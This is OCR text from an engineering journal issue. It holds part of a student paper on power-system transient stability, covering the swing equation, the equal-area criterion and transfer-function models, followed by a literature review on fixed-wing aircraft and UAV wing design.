For interconnected power systems, the rotor angle stability is the tendency of synchronous machines to be in synchronism after been exposed to a fault. According to the type of incident, the rotor angle stability is of two types- small signal for small disturbances or transient stability for major disturbances. Further, voltage stability is the ability of a power system to have voltages which are normal and steady, everywhere in all conditions.The imbalance of reactive power between production and demand is the sole major factor which causes voltage instability in the power system network.

OBJECTIVES OF PAPER
1. To design power system and depict a line fault.
2. To analyse the transient stability occurred with the control system techniques using transfer functions.
3. Future scope to design a controller to stabilise the system after a fault.

TRANSIENT STABILITY




Fig-1: Unit step response

It is defined as the ability of the power system to return to its normal conditions after a massive disturbance. The massive disturbance occurs in the system due to the sudden removal of the load, fault occurs in the system, line switching operations, sudden interruption of a line etc. The swing equation describes the behavior of the synchronous machine during change in position, which reduce the synchronism of the machine, and the system becomes unstable.

ISSN 2394 - 7780

SWING EQUATION

Under normal operating conditions, the relative position of the magnetic field axis and the resultant rotor axis is fixed. The angle between the two is known as the torque angle or power angle.During any disturbance, rotor will accelerate or deccelerate with respect to the synchronously rotating air gap magnetomotive force, a relative motion begins. The equation describes the relative motion is known as the swing equation.

Synchronous machine operation:

• During the normal operation, the mechanical torque $\mathbf{T_m = T_e}$.

• A disturbance occur will result in accelerating/decelerating torque $\mathbf{T_a=T_m-T_e}$ ($\mathbf{T_a>0}$ if

accelerating, $\mathbf{T_a<0}$ if decelerating).

• By the law of rotation –

$$\mathbf{J}\frac{d^2\theta_m}{dt^2}\mathbf{= T_a= T_m-T_e} \qquad \text{..... (1)}$$

where J is the combined moment of inertia of prime mover and generator

• θ_m is the angular displacement of rotor w.r.t. stationery reference frame on the stator

• $\boldsymbol{\theta_m = \omega_{sm}t+\delta_m}$, ω_{sm} is the constant angular velocity

Therefore, Swing equation in terms of electrical power angle δ is given by

$$\frac{\mathbf{2}}{\mathbf{p}}\mathbf{M}\frac{\mathbf{d^2\delta}}{\mathbf{dt^2}} = \mathbf{P_m - P_e} \qquad \text{..... (2)}$$

TRANSIENT STABILITY ANALYSIS INCLUDING DAMPING




Fig. no-2: Infinite bus system




Fig. no-3: Equivalent circuit

Consider the system shown in figure consisting of a generator delivering power to a large system represented by an infinite bus through transmission circuits.All resistances and the speed governor effects are neglected. The voltage behind the transient reactance (X_d') is denoted by E1. The rotor angle δ represents the angle by which E1 leads E_B. When the system is perturbed, the magnitude of E1 remains constant at its pre disturbance value and δ changes as the generator rotor speed deviates from synchronous speed ω_0.

The generator's electrical output is

$$\boldsymbol{P_e = \frac{E1E_B}{X_T}sin\delta = P_{max}sin\delta} \qquad \text{..... (3)}$$

$$\boldsymbol{P_e = \frac{E1E_B}{X_T}} \qquad \text{..... (4)}$$

Since we have neglected the stator resistance, P_e represents the air-gap power as well as the terminal power

ISSN 2394 - 7780

RESPONSE TO A STEP CHANGE IN P_m




Fig-4: Equal-area criterion applied to fault clearing

From figure 4, at point a:

Mechanical power (P_s) = electrical power (P_{eI}), Here Rotor neither accelerates nor deccelerates hence Nr = Ns = constant , δ_0 =constant and we get the stable point.

At point a´:

Mechanical power (P_s) > electrical power (P_{eI}), Here Rotor speed increases but Nr = Ns, δ_0 increases and we get the swing point.

If fault get cleared at b' operating circuit breaker in the faulty line the operation will shift to point b on P_{eIII} curve.

STRUCTURE OF THE POWER SYSTEM MODEL




Fig-5: Simulation model during model

The overall system representation includes models for the individual components:

- Speed Governer and the associated turbine systems and Synchronous Generator.
- Interconnecting transmission network including loads.

ISSN 2394 - 7780

ALGORITHM




Fig-6: Algorithm of Model Proposed

MODELLING OF ELECTRICAL EQUIPMENTS




Fig-6: Block diagram of Electrical Equipements

Considering the Speed Governing System and it consists of the following parts:

1) Speed Governor, 2) Linkage Mechanism, 3) Hydraulic Amplifier, 4) Speed Changer.

$$\text{Transfer Function} = \frac{K_g}{1+sT_g}$$

We consider a non-reheat turbine with a single gain factor K_T and a single time constant T_T and thus in the model representation of the turbine transfer function is given as:

$$\text{Transfer Function} = \frac{K_t}{1+sT_t}$$

Let ΔP_Dbe the change in load, as a result the generation also swings by an amount ΔP_G. The net power surplus at the bus bar is $\Delta P_G - \Delta P_D$ and this power will be absorbed by the system in two ways Hence the Transfer function will be:

$$\text{Transfer Function} = \frac{K_{ps}}{1+sT_{ps}}$$

ISSN 2394 - 7780

Transformers in dynamic applying by switching operations in the power network. In most cases, these signals are not completely decayed at the end of the record. This results in substantial errors if the FFT (Fast Fourier Transform) is used to calculate the spectra or such signals.The recorded signals $x(n)$and $y(n)$ are multiplied with the time-discrete window function.

$$\text{Transfer Function} = \left\{\frac{(a^2 + b^2)(1 + \delta y)}{(c^2 + d^2)(1 + \delta x)}\right\}^{\frac{1}{2}}$$

CONCLUSION

In this paper, the dynamic models and the dynamic parameters for fourth-order full machine models (i.e., speed governor,synchronous generator,turbine and transforer) are defined based on typical data provided.The procedure followed in this paper for including dynamic models into a system can be generalized for several systems, assuming that the rated power of the,speed governor,synchronous generator,turbine and transformer are known The dynamic test systems complement the existing steady-state systems. Based on the simulation results, it can be concluded that the dynamic models with the proposed typical parameters are reliable since the dynamic response of the modified system follows the expected behavior of actual systems under contingencies. It is shown that the proposed models help in the maintenance of the system stability, even under severe faults. Moreover, the voltage magnitudes of the buses for all of the systems are preserved close to their prefault values in the presence of the proposed models. In the case of the rotor angle stability, it is obvious that the generators maintain synchronism between them after the occurrence of a fault.Further a controller can be design to stabilize the system.

REFERENCES

- Kundur, P., Paserba, J., Ajjerapu, V., Anderson, G., Bose, A.,Canizares, C., Hatziargyriou , N., Hill, D., Stankovitc, A., Taylor, C., Van Cutsem, T., Vittal, V., “Definition and Classification ofPower System Stability”, IEEE/CIGRE Joint Task Force onStability Terms and Definitions, IEEE Transactions on PowerSystems, Vol. 19, No.2, May 2004
- Nallagalva, S.K., Kirar, M.K, Dr.Agnihotri, G., “TransientStability Analysis of the IEEE 9-bus Electric Power”, InternationalJournal of Scientific Engineering and Technology, volume 1, issue3, page 161-166, July 2012.
- DigSilent, GmbH, “ Power System Stability On Island Networks”,IRENA workshop, April, 2013.
- Al Marhoon, Hussain Hassan, “A Practical Method for Power Systems Transient Stability and Security”, University of New Orleans Theses and Dissertations, paper 114, 2011.
- Anderson, P. M., Fouad, A. A., “ Power System Control andStability”, John Wiley & Sons, Inc., 2003.


International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

REVIEW ON 3D SIMULATION OF FIXED WING AIRCRAFT

Akshay Mendon, Tushar Tawte, Prathamesh Ahire and Athang Pawar
Student, Automobile, Theem College of Engineering, Boisar

ABSTRACT
An unmanned aerial vehicle (UAV) or uncrewed aerial vehicle, commonly known as a drone is an aircraft without a human pilot on board and a type of unmanned vehicle. A fixed-wing aircraft is a flying machine, such as an airplane, which is capable of flight using wings that generate lift caused by the aircraft's forward airspeed and the shape of the wings. Fixed-wing aircraft are distinct from rotary-wing aircraft in which the wings form a rotor mounted on a spinning shaft, and ornithopters in which the wings flap in a manner similar to that of a bird. The wings of a fixed-wing aircraft are not necessarily rigid; kites, hang gliders, variable-sweep wing aircraft and airplanes that use wing morphing are all examples of fixed-wing aircraft. a light weight wing which can match the requirements of work conditions is desired. The main motto of our project is to improve the efficiency of the fixed wing aircraft by changing the design of airfoil, so that it can land and takeoff in short distances. After comparing several types of wings we chose Fixed Wing design. There are number of design considerations to consider while designing a wing. They are wing mounting position, wing shape, wing span, wing area, airfoil shape, wing thickness, spar design, aileron design, dihedral angle, tip design and angle of incidence. Hence this study provides a better design to increase the use of fixed wing aircraft. This study is conducted on live and simulated experiments using modeling and simulation software. At last we develop a 3D model for realistic simulation.

INTRODUCTION
An unmanned aerial vehicle (UAV) is a type of aircraft that does not require a human pilot.The flight path of an unmanned aerial vehicle is controlled with the help of either a remote controller or autonomously by computers onboard. UAVs were used for missions that were originally deemed too dangerous for humans. Originally used for military applications, their use is expanding to various other commercial and recreational purposes like agriculture, policing, aerial photography,product deliveries and drone racing. An Aircraft is a machine that can fly, but is heavier than air.



Primary Control Surface	Airplane Movement	Axes of Rotation	Type of Stability
Aileron	Roll	Longitudinal	Lateral
Elevator/ Stabilator	Pitch	Lateral	Longitudinal
Rudder	Yaw	Vertical	Directional

Fig-1: Stability Of Fixed Wing Aircraft

The shape of an aircraft wing is called as an airfoil. It is in a way such that it crates less pressure above the wing. The airfoil is the shape of a wing in cross section which when moved through a fluid produces an

ISSN 2394 - 7780

aerodynamic force. A component of this force which is perpendicular is called as lift, and the parallel component is called as drag. Lift is a direct result of angle of attack and shape (chamber). When any one of the is positive the resulting flow field has an average higher velocity on the upper surface then the lower surface. The velocity difference is accompanied by a pressure difference which by Bernoulli's principle which produces lift force. The design of airfoil is a major facet of aerodynamics. Objects having an angle of attack in air or moving fluid will generate lift. To generate lift at zero angle of attack, asymmetric airfoils are used while symmetric airfoils better suited for frequent aerobatic airplane. To minimize the chance of boundary layer separation, the Radius of curvature is increased before the wing achieves maximum thickness. This elongates the wing and moves the point of maximum thickness away from the leading edge.

LITERATURE REWIEW

[1] Swiatoniowski et.al.(2016). Studied about composite wings of ultralight plane involved in a crash, and how to restore damaged wings back to it's original state such that it's initial strength is restored. The repair procedure was carried out by cutting the bottom shell plating with a rotary saw. A new flower flap was mounted and fitted to the ribs in such a way as to allow seamless movement on the rollers. The ribs were rebuilt using a fibre of S type glass involving epoxy resin solution whose strength amounts to 882Mpa. From this study it is evident that the cost of repairing a wing is 35-45% of the cost of buying a new wing depending upon the degree of damage.

[2] Kakumani Sureka et.al.(2015). Compare an Airbus A300 wing made of Al Alloy with the same wing made using Al Alloy 7086 on the basis of various parameters such as material composition, structural deformation and maximum principal stresses. It was observed that Al Alloy 7086 offers more strength and corrosion resistance than Al Alloy. It has good cold formability and medium fatigue strength. Using Ansys, equivalent stress, it's intensity and distribution was calculated for both the materials. Since the difference in results were found to be minimal, Al Alloy 7086 can be used in order to improve it's performance.

[3] T. Ueda (2003). Studied on uncertainties in the aero elastic properties of the aircraft wing. If the divergence speed or flutter speed is sensitive to the critical speed, then it may result in catastrophic failure. Therefore it was important to find the divergence speed using deterministic equations of motion. This was calculated numerically by assuming the uncertainty as a Gaussian distribution. From the calculations it was found that the upper region above the boundary corresponds to unstable area.

[4] Valeriu DRAGAN (2010). Developed a fixed wing aircraft that is capable of vertical flight. The thrust generated will be a combination of Coanda effect and Venturi effect which is called as Super circulation. This Super circulation is controlled by pivoting guide vanes that direct the air from thrust reverser over the wing. Computational Fluid Dynamics was carried out on Ansys which shows that the reversed fan flow can provide more than sufficient lifting force in ideal conditions by Super circulation.

[5] Adrian DINA et.al.(2019). Consists of four objectives First is the capitalization of cheap computational method for aerodynamic shape optimization based on potential flow. Second approach is based on evolutionary algorithms. Third is a discussion of design parametrization and fourth explains the basic theoretical concepts of 2D flow and the assessment of XFOIL program performance. The second objective was carried out by creating an algorithm on Matlab using the theory of genetic selection. This algorithm was then used to produce the shape of the airfoil. Airfoil parameterization was done numerically by Hicks -Heene formula to get a NACA number. The results for optimum shape were predicted by XFOIL. Further CFD analysis were carried out by using Ansys.

[6] Catalin (2009). Developed an active flow control system for high lift system. This is the further extension of the experimental work performed in AVERT EU FP6 where the flap gap was designed and tested on INCAS F15 2D wing model. The experiment was carried out by placing the model wing in a wind tunnel and Reynolds number of 2 million. The model was made up of Al Alloy and Stainless steel for the flaps. For pressure range of 4 to 8 bar the obtained frequencies were in the range of 20Hz to 250Hz.

[7] Vasile (2016). Worked on numerical analysis of the lifting surface of an unmanned aerial vehicle. The first stage of the study was the pre processing stage, in this stage the geometry is generated along with the various parameters and flow condition. After the parameters are assigned a mesh is generated. The second stage is the analysis stage. 2D analysis was carried out using flowworks, at a flow rate of 10m/s, total pressure was 101442Pa. 3D analysis gave quicker results compared to the previous by using the same software.

[8] Pavel Schor (2017). Studied on wing deformation. The study compares a glider wing performing a pull maneuver at rigid and elastic state. Instead of conventional Navier Strokes or Euler method, a 3D panel method is used which is faster than the conventional method. An Eppler E603 airfoil was divided into 162 spanwise

ISSN 2394 - 7780

sections with each section having one two noded beam element. The results were verified using numerically by RANS CFD solver. The experimental validation couldn't be carried out since it would require an actual glider to carry out those maneuvers. Hence this study remains as a theoretical paper.

[9] Innokentiy et.al.(1954-1961). Studied on numerical simulation approach is to be addressed, the CFD results will be compared to wind tunnel results while taking wing deformation and string interference into consideration. The model is based on a small jet aircraft fuselage with wings and rear mounted engines. The test was conducted at DNW high speed tunnel in Netherlands with Mach number 0.85 and lift coefficient 0.5. Flow solver was used for the numerical approach which uses Navier Strokes equation. The combined influence of wing deformation results in diminishing the angle of attack and Mach number becomes lower as well.

[10] Miroslaw Rodzewica et.al.(2018). Discusses the factors affecting weight and to use alternative lightweight materials that provide the same amount of structural integrity. Several problems regarding materials and strength are a result of high aspect ratio requirements. Therefore the wing should be designed with proper safety margin with itself mass as low as possible. The absolute and specific values of strength of several materials was discussed out of which steel, Al Alloy and pine wood offered better results. The possibility of developing composite laminar layers was also discussed.

[11] Jiawen Yu (2018). Has studied about the different types of structural wing forms like Beam type, Single block type, Multiventral plate type and Hybrid type and comparison of the design of the first aircraft and modern aircraft on the basis of quantity, shape ,size and material of lift surface and study of NASA and it's predecessor NACA, about the design of wing. The goal was to design a wing with lightest weight and satisfy given requirements. Finally beam type wing was chosen detailed design on beam, rib, skin, and web was done.

After structural design wing was optimized to reduce weight of wing. At last CATIA was used to draw 3D model.

[12] Gary Ellingson et.al.(2017). Have showed the study about a fixed Wing autopilot code base called as ROS plane. It gave information about how the currently available autopilot hardware and education practice makes it difficult to translate autopilot education into practice. It showed how the system architecture of ROS plane works by implementing the autopilot structure and code structure. The future scope was showed that how ROS plane is currently applied and how will it help the future to improve the abilities like landing flare, following dynamic way points and avoid collision with similar aircraft.

[13] Lieut C.N Monteith (1922). Has done the investigation about the various features of airplane development in this page. The main motto was to improve the performance which was done by checking four specific requirements which were speed, rate of climb and ability to reach greater altitudes, design features and all metal construction. It was found that increase in performance can result from anyone or from a combination of all four. In this paper an English designer has concluded that airplanes exceeding 2000lbs metal construction is superior from every angle.

[14] Mark C. Palfram et.al.(2017). Have conducted the analysis on robustness of flight controllers of fixed wing in this page by mathematical validations. This page has given importance and the problems faced in framework, lowering of robust performance level and how can we overcome it by using IQC (Integral Quadratic Constraints) is shown with the help of mathematical validations and use of algorithms. Then it has showed that how to guide the design to produce controllers which are robust against uncertainties and external disturbances, by comparing different controllers. However it was concluded that mathematical validations is only be considered for specific envelope and assumptions made with characterizing and quantifying uncertainties. It said that flight test will be needed to see how controller perform outside envelope.

[15] Sergio Esteban(2001). Has studied about the investigation of the static and dynamic stability for unconventional planes, which can be done by development of code that automates analysis for airplane's stability and performance. This page how the aircraft can achieve stability by focusing on decoupling longitudinal and lateral stability derivatives in wing and vertical fin combinations.

[16] Devaprakash Muniraj et.al.(2017). Has conducted this paper on design of path following controllers of fixed wing unmanned ariel system with the help of robust control framework. The robustness and performance of these controllers are tested in rigorous MATLAB simulation environment that includes winds, turbulence, measurement noise and time delays. It was discussed from simulation and flight test results that no single controller can be adjudged as the best controller, each controller has it's own merits and limitations. This paper concluded that use of lumped path following and robust control of path following helped to improve performance compared to existing methods.

ISSN 2394 - 7780

[17] Paul O. Jemitola et.al.(2010). Has discussed about the conceptual design for a medium range box wing aircraft. It is specifically a study about the joined wing aircraft which has tip fins linking the tips of fore and aft wings together called box wing aircraft. This paper has information about Structural and Aerodynamic consideration of Box wing aircraft, also Longitudinal stability and control was tested. It concluded that the aft wing will be lighter than the fore wing. In future scope this paper tells that non linear analysis can be done for identifying the post buckling behavior wing aircraft system.

[18] Scott A. Morton et.al.(2009). Have studied about the new integrating product which allows crossover between simulation of aerodynamics, dynamic stability and control, structures, propulsion and store separation. This paper concluded that the requirement have been gathered, refined and prioritized, software capabilities to meet the requirements which were defined. Four software were used to meet the priorities and available budget. All this was performed on Kestral User Interface (KUI).

[19] Yasir Ashraf AbdRahman et.al.(2018). Has discussed about the implementation of hybrid VTOL UAV which has manoeuvring advantage of multi rotor UAV while having the ability to travel fast to reach further distance. This page has information about the fabrication and design methodology and also various tests like structural design parameters, weight estimation, weight design, material design, VTOL mechanism,3D modeling, etc; are discussed in the paper to check which is the best suited method. Further it was concluded after theoretical study and flight data analysis, the hybrid VTOL, UAV system achieved predicted flight performance in terms of stability and flight range.

[20] Daichi Was Masato Tamayama (2019). Has studied about the Wing load and angle of attack identification with the help of integrating Optical Fiber sensing and Neural Network approach. This paper showed the investigation for loads; and AoA identification of wing structures. Two optical fiber with 30 FBG's were applied under wind tunnel tests and load identification was performed by using neural network approach. Further the paper concluded that neural network successfully identified AOA with error ranges from -1.03°-0.46° with the standard deviation of 0.38°.

[21] Chukwugozie Jekwu Ejeh et.al.(2019). Conducted an experiment on fixed wing aircraft at different angle of attack. They studied influence of input parameter density of air on output parameter Lift and drag, Wing design. They used Solid works for designing and Ansys Software for the CFD Simulation. In result, a 0.24 kg/m^3 change in air density caused a drop in lift varying values at different angle of attack.

[22] Y.K. Wang et.al.(2013). Conducted an experiment on Wing rock motion of an aircraft at fixed angle of attack. They studied influence of input parameter Angle of attack, circumferential location of nose perturbation at tip, Roll angle, Free-stream velocity. In this experiment they used a Wind tunnel for the result. In result it was found that the nose perturbation location had less influence on Wing rock motion in the model.

[23] Wensheng ZHU et.al.(2019). Conducted an experiment on Structural mass prediction on Blended Wing Body (BWB) aircraft. They studied influence of input parameters, Fuel mass, Maximum take off mass, Design range, Wing span, Aspect ratio, Fuselage length, Fuselage width. They used composite materials for structure i.e Carbon epoxy T800 for load carrying structure and Metal material for the Aft Fuselage and Floor structure. They used MSC Nastran software for finite element analysis. In result we get that Fuselage structural mass has a large proportion of structural mass and might lead to a weakness of the BWB Aircraft.

[24] Y.S. ONG et.al.(2002). Conducted an experiment on Automated optimization system for aircraft wing design. They studied influence of input parameters such as Artificial intelligence, Machine learning techniques. They performed an experiment on Transonic civil transport aircraft wings. They used Latin hypercube method to find out 729 design problems. They also used C4.5 induction algorithm for performing knowledge discovery. In result, the significant improvement in search performances can be achieved if design searches are conducted using Automated Optimization System (AOS).

[25] Ting YUE et.al.(2019). Conducted an experiment on Oblique Wing Aircraft. They studied influence of input parameters such as three axis movement at different angle. They found that the frag gradually decreases with the increase of Skew angle. In result they found that the robust sliding mode flight controller can smoothly adjust the attitude of Oblique Wing Aircraft (OWA) to balance the asymmetric aerodynamic forces that is generated in the process of Wing Skewing.

[26] W.R. Kruger et.al.(2016). Conducted an experiment on Smart Fixed Wing Aircraft (SFWA). They have studied influence on input parameters such as loads, comfort and performance. They used Aeroelastic tailoring process. They used MATLAB for Optimazation problem for aeroelastic tailoring task and NASTRAN for load

ISSN 2394 - 7780

analysis. In result they found that load control can be achieved via aeroelastic tailoring while active load control may involve existing or additional movables to influence the airflow.

[27] Ali Reza Partovi et.al.(2011). Conducted an experiment on Modeling and control of a small scale Hybrid Aircraft. They worked on three flight modes i.e. Hovering, Transition and Forward Flight mode. They designed a model which works on all three modes, the model is having 6 degree of freedom.

[28]Peter. M. Render (2010). Conducted an experiment on Maneuver of Fixed-Wing Combat Aircraft. In this paper he has described how the maneuver capabilities of fixed wing combat aircraft can be assesed through the use of straight forward extensions. He considered specific energy, specific excess power, maximum energy climb schedule. He also considered Climb performance i.e. Climbs at high angles and Climb with acceleration; he also improved the turning performance. In this paper he has also worked on new technologies like Relaxed Stability, Canard Configuration and Thrust Vectoring. In result he found that the maneuver performance of combat aircraft will depend on many factors like flying and handling qualities.

[29] Alturbeh et.al.(2014). Conducted an experiment on Real-time Obstacle Collision Avoidance for Fixed Wing Aircraft using B-Splines. In this experiment they used NURBS curve to describe the trajectory profiles. They used software such as MATLAB/Simulink for simulation. The obstacle in this experiment is represented as a Sphere and a 4D model of the moving obstacle is generated using a straight projection method. In result from simulation they found that the proposed approach allows the UAV to track a predefined global trajectory as well as avoiding collisions with different types of conflict scenarios in real-time.

